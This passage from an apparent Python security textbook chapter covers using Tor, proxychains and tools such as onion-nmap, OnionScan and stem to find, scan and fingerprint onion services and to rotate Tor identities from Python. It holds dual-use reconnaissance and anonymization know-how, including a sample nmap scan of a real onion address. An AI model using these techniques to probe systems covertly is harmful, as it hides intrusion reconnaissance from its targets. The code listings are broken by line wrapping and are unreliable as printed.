$ sudo apt-get install tor
$ sudo /etc/init.d/tor
      restart
```

To start the Tor service from a Terminal, enter the following command:

```
$ sudo service tor start
```

We can verify that the Tor service has been started correctly with the following command:

```
$ service tor status
```

This command should give us the following output:




Figure 5.3 – Checking the Tor service's status

We can also verify that the Tor network works and provides anonymous connectivity. For this, we can call Tor routing using the following **`proxychains`** command:

```
$ proxychains firefox
      www.whatismyip.com
```

ProxyChains (https://github.com/haad/proxychains) is a tool with the ability to connect to various proxies through the HTTP(S), SOCKS4, and SOCKS5 protocols. It also has the ability to resolve DNS addresses through the proxy. By using this application with Tor, it becomes very difficult for others to detect our real IP.

A **`whois`** search of that IP address from a Terminal window indicates that the transmission is now leaving a Tor exit node. You can also verify that Tor is working properly by accessing the https://check.torproject.org and https://browserleaks.com/ip services.

You can control the Tor service by configuring the **`torrc`** file to enable the **`ControlPort`** option. In this way, we can control the Tor service from our Python programs.

In the following screenshot, we can see the **`SOCKSPort`** configuration located in this **`torrc`** file:

```
## Configuration file for a typical Tor user
## Last updated 22 September 2015 for Tor 0.2.7.3-alpha.
## (may or may not work for much older or much newer versions of Tor.)
##
## Lines that begin with "## " try to explain what's going on. Lines
## that begin with just "#" are disabled commands: you can enable them
## by removing the "#" symbol.
##
## See 'man tor', or https://www.torproject.org/docs/tor-manual.html,
## for more options you can use in this file.
##
## Tor will look for this file in various places based on your platform:
## https://www.torproject.org/docs/faq#torrc

## Tor opens a SOCKS proxy on port 9050 by default -- even if you don't
## configure one below. Set "SOCKSPort 0" if you plan to run Tor only
## as a relay, and not make any local application connections yourself.
#SOCKSPort 9050 # Default: Bind to localhost:9050 for local connections.
#SOCKSPort 192.168.0.1:9100 # Bind to this address:port too.
```

Figure 5.4 – Torrc file configuration

In the preceding image, we can see how the service is listening on port **`9050`**. By default, the Tor client uses port **`9050`** for **SOCKS** traffic. If we need a special configuration, we need to change the configuration of the **`torrc`** file. The Tor Project documentation

(https://support.torproject.org/tbb/tbb-47/) shows the SOCKS proxy configuration we can establish in the Tor Browser's network settings.

Depending on the Tor configuration, the Tor client will listen on two ports:

- **`ControlPort 9051`**: This is the port where Tor will accept the connections and allow the Tor process to be managed using the Tor Control Protocol.
- **`SocksPort 9050`**: This port waits for connections from other applications and determines which port number the SOCKS proxy will listen on for incoming connections from external applications.

Configuring the **`torrc`** file is similar to launching the Tor service in that you have to establish the aforementioned arguments:

```
$ tor --SocksPort 9050 --
      ControlPort 9051
```

In the following screenshot, we can see the startup process for the Tor service in more detail:

```
 Tor 0.2.9.14 running on Linux with Libevent 2.0.21-stable,
 Tor can't help you if you use it wrong! Learn how to be
 Read configuration file "/etc/tor/torrc".
ontrolPort is open, but no authentication method has been
pgrade your Tor controller as soon as possible.
 Opening Socks listener on 127.0.0.1:9050
 Opening Control listener on 127.0.0.1:9051
 Bootstrapped 0%: Starting
 Bootstrapped 80%: Connecting to the Tor network
 Bootstrapped 85%: Finishing handshake with first hop
 Bootstrapped 90%: Establishing a Tor circuit
 Tor has successfully opened a circuit. Looks like client
 Bootstrapped 100%: Done
```

Figure 5.5 – Starting the Tor service

In the following screenshot, we can see the startup process and the different steps that must be taken to initialize Tor to establish a circuit in more detail:

```
Bootstrapped 0%: Starting
Bootstrapped 5%: Connecting to directory server
Bootstrapped 10%: Finishing handshake with directory server
Bootstrapped 15%: Establishing an encrypted directory connection
Bootstrapped 20%: Asking for networkstatus consensus
Bootstrapped 25%: Loading networkstatus consensus
I learned some more directory information, but not enough to build a circuit:
Bootstrapped 40%: Loading authority key certs
Bootstrapped 45%: Asking for relay descriptors
I learned some more directory information, but not enough to build a circuit:
have 0% of guards bw, 0% of midpoint bw, and 0% of exit bw = 0% of path bw.)
Bootstrapped 50%: Loading relay descriptors
Bootstrapped 55%: Loading relay descriptors
Bootstrapped 61%: Loading relay descriptors
Bootstrapped 66%: Loading relay descriptors
Bootstrapped 72%: Loading relay descriptors
Bootstrapped 80%: Connecting to the Tor network
Bootstrapped 90%: Establishing a Tor circuit
Tor has successfully opened a circuit. Looks like client functionality is work
Bootstrapped 100%: Done
```

Figure 5.6 – Initializing Tor to establish a circuit

As we can see, the process of establishing a circuit follows four different phases, as follows:

1. In the first phase, the machine tries to connect to the directory server that is responsible – through a non-encrypted link – for providing you with a complete list of nodes that make up the Tor network.

2. Next, a handshake with the directory server is attempted and an encrypted directory connection is established.
3. In the third step, the network status consensus is loaded and authorization to load certificate keys is provided.
4. Finally, information related to the relay descriptors is gathered before the Tor circuit is established.
5. Next, we'll take a look at two different services: ExoneraTor and Nyx.

ExoneraTor and Nyx

The **ExoneraTor** service (https://exonerator.torproject.org) maintains a database of IP addresses that have been part of the Tor network. It offers a service where, by entering an IP address and a date, you can find out if that address has been used as a relay node in the Tor network.

This service can store more than one IP address per relay if the nodes use a different IP address to go out to the internet rather than registering with the Tor network, and it stores information on whether a node allows Tor traffic to go to the internet.

Nyx (https://nyx.torproject.org) is another interesting project that allows you to gather detailed real-time information about relays, such as their bandwidth usage, event logs, and connections.

The following screenshot shows some output from a Tor configuration. Here, we can see the parameters associated with the Tor instance:




Figure 5.7 – Tor configuration and parameters

Nyx also allows us to view the connections and circuits that have been established from the Tor instance, the instance's options and their configuration, and the content of the **`torrc`** file:




Figure 5.8 – Tor connections and circuits established

The connection data provided by Nyx is similar to the **`netstat`** or **`top`** commands but is correlated with the information in the Tor relays.

Now that you know what hidden services are and the kinds of tools you can use with hidden services, let's move on and learn how to discover these hidden services using another set of tools.

Discovering hidden services with OSINT tools

In this section, you'll learn how to discover hidden services from the Tor network and check the status of a specific onion site. We'll do this by learning how to use certain **Open Source Intelligence** (**OSINT**) tools. Let's start with the most basic one: search engines.

Search engines

The **Hidden Wiki** is the most popular site for finding `.onion` sites and contains links to many hidden network services. It is an anonymous wiki that works in a similar way to Wikipedia, in which you can add, modify, and in some cases, delete articles and reviews:

- Onion URL: http://zqktlwi4i34kbat3.onion/wiki/index.php/Main_Page
- Standard URL: https://thehiddenwiki.org

Torch is another popular Tor search engine. We must open it through the Tor Browser to look at its results. By

doing this, we can find active **.onion** sites, in a similar way to how other search engines such as Google or Bing get results. You can access Torch using the Tor Browser at the following link: http://xmh57jrzrnw6insl.onion.

We can use search engine alternatives to find active **.onion** sites. **Ahmia** is considered one of the most used search engines for the Tor network:




Figure 5.9 – Ahmia search engine

DarkSearch (https://darksearch.io) is another service that's used for searching onion addresses. The advantage it offers is that you can see this search engine in any web browser, but you will only be able to follow the links that can be found in its index through a Tor connection. This functionality is similar to the Ahmia search engine's.

The main difference between DarkSearch and Ahmia is that DarkSearch provides a free API to automate searches (with some limitations to avoid a **DDOS attack**). According to Ahmia, its search engine indexes just under 5,000 .**onion** sites, while DarkSearch has nearly half a million.

Inspecting onion address with onioff

Often, you may find that a list of onion sites that you are reviewing is not responding. With the onioff tool, you can check the status of a site before sending the request through the Tor Browser. This is a Python script that takes **`.onion`** links and returns their current state (active or inactive). At a low level, it uses the **`request`**, **`BeautifulSoup`**, and **`pysocks`** modules.

You can find more information about its execution in the official GitHub repository: https://github.com/k4m4/onioff.

In the following screenshot, you can see the command options for this tool:

```
Usage: python3 onioff.py {onion} [options]

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -f FILE, --file=FILE  name of onion file
  -o OUTPUT_FILE, --output=OUTPUT_FILE
                        output filename
  -a, --active          log active onions only to output file

Examples:
  python3 onioff.py http://xmh57jrzrnw6insl.onion/
  python3 onioff.py -f ~/onions.txt -o ~/report.txt -a
  python3 onioff.py https://facebookcorewwwi.onion/ -o ~/report.txt
```

Figure 5.10 – Onioff command options

For executing the script, we have two options. The first is to go through the onion URL parameter you want to explore. On the other hand, the second option is using parameters such as **`-f`**, which represents an input file containing onion URLs to explore, and **`-o`**, which you can put in an output file to save a report detailing its execution.

For example, if we have an input file called **onion_urls.txt** with some onion URLs to analyze and we want to save the report in the **output_report.txt** file, we can execute the following command:

```
$ python3 onioff.py -f
      onion_urls.txt -o
      output_report.txt
```

To obtain results when executing this command, the Tor service needs to be running in the background.

In the following screenshot, we can see the execution of this script for analyzing specific **.onion** sites:

Figure 5.11 – Onioff execution for detecting active .onion sites

Here, we can see those sites that are active and inactive in the form of a list of URLs contained in a file.

OnionScan as a research tool for the deep web

OnionScan's (https://github.com/s-rah/onionscan) main objective is to help researchers monitor and track deep web websites so that they can analyze whether a page on the deep web is really anonymous, or whether it has any vulnerability in terms of privacy and anonymity. This tool has been written in the **Go** language, and it is necessary to install a series of libraries for the **`golang`** environment:

- SOCKS proxy for connecting to Tor: golang.org/x/net/proxy
- PGP for cryptography and checking certificates: golang.org/x/net/crypto
- HTML: golang.org/x/net/html
- EXIF for extracting metadata: github.com/rwcarlsen/goexif
- Database: https://github.com/HouzuoGuo/tiedot/

OnionScan allows us to scan deep-web websites and can detect the web server in use. It can also check if they have any settings that weaken their anonymity. Furthermore, it allows us to extract metadata, obtain the server's fingerprint, and extract PGP identities from **SSH** servers, as well as **FTP** and **SMTP** servers.

For example, you can obtain the metadata of an image to see if it includes information about the user or find out about the state of the server of a page. This can lead to you knowing the original IP address or what other

websites are managed by the same domain. If you are interested in extracting metadata from documents and images, you can use tools such as **exiftool**, which is available at https://exiftool.org/.

Docker onion-nmap

`onion-nmap` is a Docker container that allows you to **scan onion hidden services** from the Tor network. The Docker image uses **`dnsmasq`** and **`proxychains`** to make nmap scans go through Tor's SOCKS proxy on port **`9050`**.

This Docker image is available in the following Docker Hub repository: https://hub.docker.com/r/milesrichardson/onion-nmap.

For example, for port scanning a specific onion address, we can execute the following command:

```
$ docker run --rm -it
      milesrichardson/onion-
      nmap -p 80,443
      <onion_address>
```

Internally, what it does is run a process with **`proxychains`**:

```
$ proxychains -f
      /etc/proxychains.conf
      /usr/bin/nmap -sT -PN -n
      -p 80,443
      <onion_address>
```

Here, we can see the Docker image being executed so that we can analyze port scanning over the Facebook

onion site:

```
$ docker run -e DEBUG_LEVEL=1 --rm -it milesrichardson/onion-nmap -p 80,443 facebookcorewwwi.onion
[tor_wait] Wait for Tor to boot... (might take a while)
[tor_wait retry 0] Check socket is open on localhost:9050...
[tor_wait retry 0] Socket OPEN on localhost:9050
[tor_wait retry 0] Check SOCKS proxy is up on localhost:9050 (timeout 2 )...
[tor_wait retry 0] SOCKS proxy DOWN on localhost:9050, try again...
[tor_wait retry 1] Check socket is open on localhost:9050...
[tor_wait retry 1] Socket OPEN on localhost:9050
[tor_wait retry 1] Check SOCKS proxy is up on localhost:9050 (timeout 4 )...
[tor_wait retry 1] SOCKS proxy UP on localhost:9050
[tor_wait] Done. Tor booted.
[nmap onion] nmap -p 80,443 facebookcorewwwi.onion
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.12

Starting Nmap 7.60 ( https://nmap.org ) at 2019-08-24 14:54 UTC
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  facebookcorewwwi.onion:80  ...  OK
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  facebookcorewwwi.onion:443  ...  OK
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
```

Figure 5.12 – Docker onion-nmap execution

Proxychains can be configured as a DNS proxy through local resolution, which means that all DNS requests will go through Tor and applications can resolve **`.onion`** addresses.

Now that you know about the main tools you can use to discover hidden services and perform OSINT, let's move on and learn how to connect to and extract information from the Tor network with Python.

Modules and packages in Python for connecting to the Tor network

In this section, you'll learn how to extract information from the Tor network with the **`stem`** Python module. Let's start by learning how to connect to the **`requests`** and **`PySocks`** Python modules.

Connecting to the Tor network from Python

Python gives us some alternatives for connecting to the Tor network in a programmatic way:

- **Stem** is a library written in Python that's used to programmatically control a Tor instance and get information about relays. You can find out more at https://stem.torproject.org and https://pypi.org/project/stem/.
- **Torrequests** is basically a wrapper for the **`stem`** and **`requests`** libraries: https://github.com/erdiaker/torrequest.
- The other alternative is to use the **`requests`** and **`socks5`** combination.

We'll start by analyzing the **`requests`** and **`socks5`** combination. Since Tor requires a SOCKS proxy for communication, we can use the Python **`requests`** library in combination with **`pysocks`** over the SOCKS protocol:

```
$ pip3 install requests
$ pip3 install pysocks
```

With the **requests** module and by using **socks5**, we can obtain the IP address that the connection returns to us through the Tor network and compare it with the public IP address that we use to connect through our service provider. In the following example, we'll learn how the **requests** module supports proxies using the SOCKS protocol.

You can find the following code in the **requests_proxy.py** file:

```
import requests
def get_tor_session():
    session =
      requests.session()
    session.proxies =
      {'http':  'socks5h://127
      .0.0.1:9050',
                        'https
      ':
      'socks5h://127.0.0.1:905
      0'}
    return session
print("Default Public
      IP:",requests.get("http:
      //httpbin.org/ip").text)
session = get_tor_session()
print("IP for Tor
      connection:",session.get
      ("http://httpbin.org/ip"
      ).text)
response =
      session.get('http://3g2u
      pl4pq6kufc4m.onion')
```

```
for key,value in
      response.headers.items()
      :
    print(key,value)
```

In the preceding code, we can see how Tor uses the **9050** port as the default SOCKS port using the **socks5h: //127.0.0.1: 9050** string. Later, it prints your public IP address by default. With the **get_tor_session()** method, we establish a Tor connection through the SOCKS proxy. By doing this, our IP address will change and print a different IP compared to your default IP address.

Once we have obtained the connection session with the Tor network, we can consult a hidden network service; for example, we could make a request to the .**onion** Duckduckgo site located at http://3g2upl4pq6kufc4m.onion and obtain the response headers.

Another way we can make requests through the Tor network is to use the **torrequest** interface (https://github.com/erdiaker/torrequest). You can install it with the **pip install torrequest** command.

You can find the main class in the following GitHub repository: https://github.com/erdiaker/torrequest/blob/master/torrequest.py.

The **TorRequest** object also exposes the underlying **stem** controller and request session objects for added flexibility.

You can find the following code in the **tor_request.py** file:

```
from torrequest import
     TorRequest
with
     TorRequest(proxy_port=90
     50, ctrl_port=9051,
     password=None) as tr:
    response =
     tr.get('http://ipecho.ne
     t/plain')
    print(response.text)
    print(type(tr.ctrl))
    tr.ctrl.signal('CLEARDNSC
     ACHE')
    tr.reset_identity()
    response =
     tr.get('http://httpbin.o
     rg/ip')
    print(response.text)
```

In the preceding code, the **`TorRequest`** class acts as an interface with the Stem controller. In this case, we are using the **`get()`** method from the **`torRequest`** object for the request. To get a new identity, we can use the **`reset_identity()`** method from this object.

An alternative method is using the **`torpy`** module, which is a pure Python Tor protocol implementation. In this case, neither the original Tor client nor the Stem dependency is necessary. You can find the source code for this module in the following GitHub repository: https://github.com/torpyorg/torpy.

Use the following command to install the module in your local repository:

```
$ pip3 install torpy
```

You can find the following code in the **test-torpy.py** file:

```
from torpy.http.requests
     import TorRequests
with TorRequests() as
     tor_requests:
    print("building
     circuit...")
    with
     tor_requests.get_session
     () as session:
        print(session.get("ht
     tp://httpbin.org/ip").js
     on())
    print("renewing
     circuit...")
    with
     tor_requests.get_session
     () as session:
        print(session.get("ht
     tp://httpbin.org/ip").js
     on())

    response =
     session.get('http://3g2u
     pl4pq6kufc4m.onion')
    for key,value in
     response.headers.items()
     :
        print(key,value)
```

In the preceding code, we are using the **`TorRequests`** class from the **`torpy.http.requests`** package to establish the circuit. We can see that each time we use the **`get_session()`** method from this class, it internally renews the circuit and gets a new IP address.

The following is some example output from the previous script. Here, we can see different IP addresses and the headers response from **`3g2upl4pq6kufc4m.onion`** on the Tor network:

```
building circuit...
{'origin': '209.141.41.103'}
renewing circuit...
{'origin': '205.185.124.65'}
Server nginx
Date Mon, 06 Apr 2020 13:28:25 GMT
Content-Type text/html; charset=UTF-8
Transfer-Encoding chunked
Connection keep-alive
Vary Accept-Encoding
ETag W/"5e87b9a5-1531"
Strict-Transport-Security max-age=0
X-Frame-Options SAMEORIGIN
Content-Security-Policy default-src https: blob: data: 'unsafe-inline' 'unsafe-eval'; frame-ancestors 'self'
X-XSS-Protection 1;mode=block
X-Content-Type-Options nosniff
Referrer-Policy origin
Expect-CT max-age=0
Expires Mon, 06 Apr 2020 13:28:24 GMT
Cache-Control no-cache
Content-Encoding gzip
```

Figure 5.13 – Headers response from 3g2upl4pq6kufc4m.onion

In this way, every time you get a new session, you get a new identity where you basically get a new circuit with a new exit node.

Another way to create requests with Python that will pass through Tor is by creating the following functions, all of which are available in the **`anonymize.py`** script:

- **`enable_proxy(host="127.0.0.1", port=9050)`**: This activates the proxy and then receives the host and port as a

parameter. By default, these are **`localhost`** and **`9050`**. Note that **`9050`** is Tor's default port.

- **`disable_proxy()`**: This removes the socket "**`patch`**".

You can find the following code in the **`anonymize.py`** file:

```
import socks
import socket
temp_socket = socket.socket
temp_create_connection =
     socket.create_connection
def disable_proxy():
    socket.socket =
     temp_socket
    socket.create_connection
     = temp_create_connection
def
     enable_proxy(host="127.0
     .0.1", port=9050):
    def
     create_connection(addres
     s, timeout=None,
     source_address=None):
        sock =
     socks.socksocket()
        sock.connect(address)
        return sock
```

```
    socks.setdefaultproxy(soc
      ks.PROXY_TYPE_SOCKS5,
      host, port, True)
    socket.socket =
      socks.socksocket
    socket.create_connection
      = create_connection
```

You can test the previous functions with the following script. First, we call **`enable_proxy()`**, then the **`test_requests()`** method, then **`disable_proxy()`**, and lastly we return by calling **`test_requests()`**. This will verify that the IP address that's been returned is different in both cases.

You can find the following code in the **`test_anonimize.py`** file:

```
import requests
from anonymize import
     enable_proxy,
     disable_proxy
url = 'http://icanhazip.com'
def test_requests():
    print('requests: %s' %
      requests.get(url).text)
enable_proxy()
test_requests()
disable_proxy()
test_requests()
```

Here, we are testing methods that have been declared in the **`anonymize`** module. Basically, we are calling

the **`test_requests()`** method twice. First, we call the **`enable_proxy()`** method to carry out some requests through the SOCKS proxy, and then we call **`disable_proxy()`** to make requests through our default connection.

Extracting information from the Tor network with the stem module


Stem (https://stem.torproject.org) is a module written in Python that performs various operations against Tor clients and directory authorities. You can install this module with the following command:

```
$ pip3 install stem
```

The information that's collected through Stem can be very useful for collecting information about the relays available in the Tor network. Not only does it allow you to control an instance, but it also allows you to get authorized directory descriptors and other nodes on the Tor network.

With the **`stem`** module, we can basically communicate with the Tor controller to programmatically send and receive commands to and from the Tor control port. For example, we can use this module's signaling method to obtain a new identity and establish a new circuit.

In the following screenshot, we can see the documentation for this method from the **`stem`** module:



```
.. data:: Signal (enum)

  Signals that the tor process will accept.

  .. versionchanged:: 1.3.0
     Added the HEARTBEAT signal.

  ======================== ===========
  Signal                   Description
  ======================== ===========
  **RELOAD** or **HUP**    reloads our torrc
  **SHUTDOWN** or **INT**  shut down, waiting ShutdownWaitLength first if we're a relay
  **DUMP** or **USR1**     dumps information about open connections and circuits to our log
  **DEBUG** or **USR2**    switch our logging to the DEBUG runlevel
  **HALT** or **TERM**     exit tor immediately
  **NEWNYM**               switch to new circuits, so new application requests don't share any circuits
  **CLEARDNSCACHE**        clears cached DNS results
  **HEARTBEAT**            trigger a heartbeat log message
  ======================== ===========
```

Figure 5.14 – Signal method documentation from the stem module

You can view Tor's protocol specifications at https://gitweb.torproject.org/torspec.git/tree/control-spec.txt. In this specification, we can see the keys we can use to access specific information for the Tor connection, such as its version, configuration file, circuit status, configuration options, events, and so on.

For example, we can see the same information that's related to the signal method in *Section 3.7* of the Tor documentation that was linked in the previous paragraph:

```
3.7. SIGNAL

  Sent from the client to the server. The syntax is:

     "SIGNAL" SP Signal CRLF

     Signal = "RELOAD" / "SHUTDOWN" / "DUMP" / "DEBUG" / "HALT" /
              "HUP" / "INT" / "USR1" / "USR2" / "TERM" / "NEWNYM" /
              "CLEARDNSCACHE" / "HEARTBEAT" / "ACTIVE" / "DORMANT"

  The meaning of the signals are:

      RELOAD    -- Reload: reload config items.
      SHUTDOWN  -- Controlled shutdown: if server is an OP, exit immediately.
                   If it's an OR, close listeners and exit after
                   ShutdownWaitLength seconds.
      DUMP      -- Dump stats: log information about open connections and
                   circuits.
      DEBUG     -- Debug: switch all open logs to loglevel debug.
      HALT      -- Immediate shutdown: clean up and exit now.
      CLEARDNSCACHE -- Forget the client-side cached IPs for all hostnames.
      NEWNYM    -- Switch to clean circuits, so new application requests
                   don't share any circuits with old ones.  Also clears
                   the client-side DNS cache.  (Tor MAY rate-limit its
                   response to this signal.)
      HEARTBEAT -- Make Tor dump an unscheduled Heartbeat message to log.
      DORMANT   -- Tell Tor to become "dormant".  A dormant Tor will
                   try to avoid CPU and network usage until it receives
                   user-initiated network request.  (Don't use this
                   on relays or hidden services yet!)
      ACTIVE    -- Tell Tor to stop being "dormant", as if it had received
                   a user-initiated network request.
```

Figure 5.15 – Signal method documentation from the Tor control specification

Stem provides a series of classes that allow us to gain programmatic access to Tor descriptors. There are three defined access mechanisms:

- Using the **`get_server_descriptors()`** and **`get_network_statuses()`** methods of the **`Tor Controller`** class.
- Reading one of the files that's already been downloaded by the client using the **`parse_file`** package.
- Reading a set of descriptors with the **`DescriptorReader`** class. This is a good way to analyze information from some of the files available in Tor metrics.
- Each repeater of the Tor network exposes information to the clients of the Tor network in documents called **descriptors**. These are distributed by the authorized entities. These descriptors basically contain the status of the Tor network. There are different types of descriptors,

depending on the type of retransmission used for the nodes:

a. **Server descriptor**: Complete information about a repeater (at the time of writing, clients no longer download this file as they use micro descriptors instead).

b. **ExtraInfo descriptor**: Contains information related to usage statistics for the Tor nodes acting as repeaters.

c. **Micro descriptor**: Contains only the information that's necessary for Tor clients to communicate with the repeater.

d. **Consensus (network status)**: A file that's issued by authorized network entities. It's made up of multiple information inputs on repeaters (router status input).

e. **Router Status Entry**: Contains information about a repeater on the network. Each of these repeaters is included in the consensus file that's generated by authorized entities.

For the following code, we're assuming that you have Tor installed on your system and that you have the necessary Tor services running on your machine on control port **9051**. You will need to configure this port in the Tor configuration file. On a Unix system, you can find this file in the **torrc** path in the following location. You will also need root access to edit this file:

```
$ ls -l /etc/tor/torrc
-rw-r--r-- 1 root root 9628
     Apr  01 15:08
     /etc/tor/torrc
```

In the following code, we can see how to obtain a list of the repeaters that are included in the descriptor files using the **DescriptorDownloader** class.

You can find the following code in the **show-descriptors.py** file:

```
from stem.descriptor.remote
     import
     DescriptorDownloader
downloader =
     DescriptorDownloader()
descriptors =
     downloader.get_consensus
     ().run()
for descriptor in
     descriptors:
    print('Nickname:',descrip
     tor.nickname)
    print('Fingerprint:',desc
     riptor.fingerprint)
```

```
    print('Address:',descript
      or.address)
    print('Bandwidth:',descri
      ptor.bandwidth)
```

The following Python code, which we can use to obtain the status of the circuit, can be found in the **circuit-status.py** file in this book's GitHub repository:

```
from stem.control import
     Controller
controller =
     Controller.from_port(por
     t=9051)
controller.authenticate()
print(controller.get_info('ci
     rcuit-status'))
```

Using the **get_network_statuses()** method, we can gather information about the state of the Tor network. You can find the following code in the **network-status.py** file:

```
from stem.control import
     Controller
controller =
     Controller.from_port(por
     t=9051)
controller.authenticate()
entries =
     controller.get_network_s
     tatuses()
for routerEntry in entries:
```

```
    print('Nickname:',routerE
      ntry.nickname)
    print('Fingerprint:',rout
      erEntry.fingerprint)
```

We can also create a script that allows us to list all the circuits that have been created by the Tor instance, along with their respective nodes. To do this, simply execute the **`get_circuits()`** method on an object of the controller class.

You can find the following code in the **`list_circuits.py`** file:

```
from stem import CircStatus
from stem.control import
     Controller
with
     Controller.from_port(por
     t = 9051) as controller:
  controller.authenticate()
  for circ in
     sorted(controller.get_ci
     rcuits()):
    if circ.status !=
     CircStatus.BUILT:
      continue
    print("Circuit %s (%s)" %
     (circ.id, circ.purpose))
    for i, entry in
     enumerate(circ.path):
      div = '+' if (i ==
     len(circ.path) - 1) else
     '|'
```

```
        fingerprint, nickname =
entry
        desc =
controller.get_network_s
tatus(fingerprint, None)
        address = desc.address
if desc else 'unknown'
        print(" %s- %s (%s,
%s)" % (div,
fingerprint, nickname,
address))
```

The following is some example output from executing the previous script. Here, we can see all the circuits that have been established in our Tor instance:

```
Circuit 10 (GENERAL)
 |- CE3FE883C6C9EF475EA097DC3E33A6F32B852DA1 (AIKO, 78.129.218.56)
 |- 12CF6DB4DAE106206D6C6B09988E865C0509843B (ATZv5, 159.69.114.110)
 +- E19D4503D2FD584C8099A954270A9BC819596E74 (Unnamed, 51.68.206.35)

Circuit 11 (GENERAL)
 |- CE3FE883C6C9EF475EA097DC3E33A6F32B852DA1 (AIKO, 78.129.218.56)
 |- 44DF1007B545B4D8057F279025EBB33CF99BE227 (Kroell, 80.241.214.102)
 +- 9612664500871798CFB52E8A71A956F316AA0503 (Polaris, 130.230.113.235)

Circuit 12 (GENERAL)
 |- CE3FE883C6C9EF475EA097DC3E33A6F32B852DA1 (AIKO, 78.129.218.56)
 |- 9E1E4F5B5F94812D02C4D18CB4086CE71CA5C614 (torpidsDEhetzner1, 78.46.217.214)
 +- 615ABEA2DE76EB3760BC51E7306BAA59F15CD8F2 (Cloud, 5.135.158.101)

Circuit 13 (GENERAL)
 |- CE3FE883C6C9EF475EA097DC3E33A6F32B852DA1 (AIKO, 78.129.218.56)
 |- 91B14EB2893544F0EC8F16086261A10B8E46B5C5 (okthx, 163.172.210.167)
 +- 03EE7DDD931D92BB57B81B3038AE7C40A08AB237 (Shockrealm, 123.30.128.138)

Circuit 14 (GENERAL)
 |- CE3FE883C6C9EF475EA097DC3E33A6F32B852DA1 (AIKO, 78.129.218.56)
```

Figure 5.16 – Circuits established in our Tor instance

Here, we can see the circuits that have been established in the Tor instance. For each circuit, we can see information related to the fingerprints, names, and IP addresses of the servers.

Another way to get information from server descriptors is by using the **`get_server_descriptors()`** method.

In this case, each server descriptor is an instance of the **`RelayDescriptor`** class.

In the stem documentation, we can find more information about this class. This helps developers learn more about the parameters they can use for this class:

https://stem.torproject.org/api/descriptor/server_descriptor.html#stem.descriptor.server_descriptor.RelayDescriptor.

You can find the following code in the **`servers_descriptors.py`** file:

```
from stem.descriptor.remote
     import
     DescriptorDownloader
downloader =
     DescriptorDownloader()
descriptors =
     downloader.get_server_de
     scriptors().run()
for descriptor in
     descriptors:
    print('Descriptor',
     str(descriptor))
    print('Certificate',
     descriptor.certificate)
    print('ONion key',
     descriptor.onion_key)
    print('Signing key',
     descriptor.signing_key)
    print('Signature',
     descriptor.signature)
```

In the preceding code, we can see how we are using the **`get_server_descriptors()`** method from the **`DescriptorDownloader`** class to get a list of server descriptors that are registered in our Tor instance.

For more information about server descriptors, visit the official stem documentation: https://stem.torproject.org/tutorials/mirror_mirror_on_the_wall.html.

We can use the **`get_hidden_service_descriptor()`** method to get more information about a **`.onion`** address, such as its related IP addresses and the identifier of each access point.

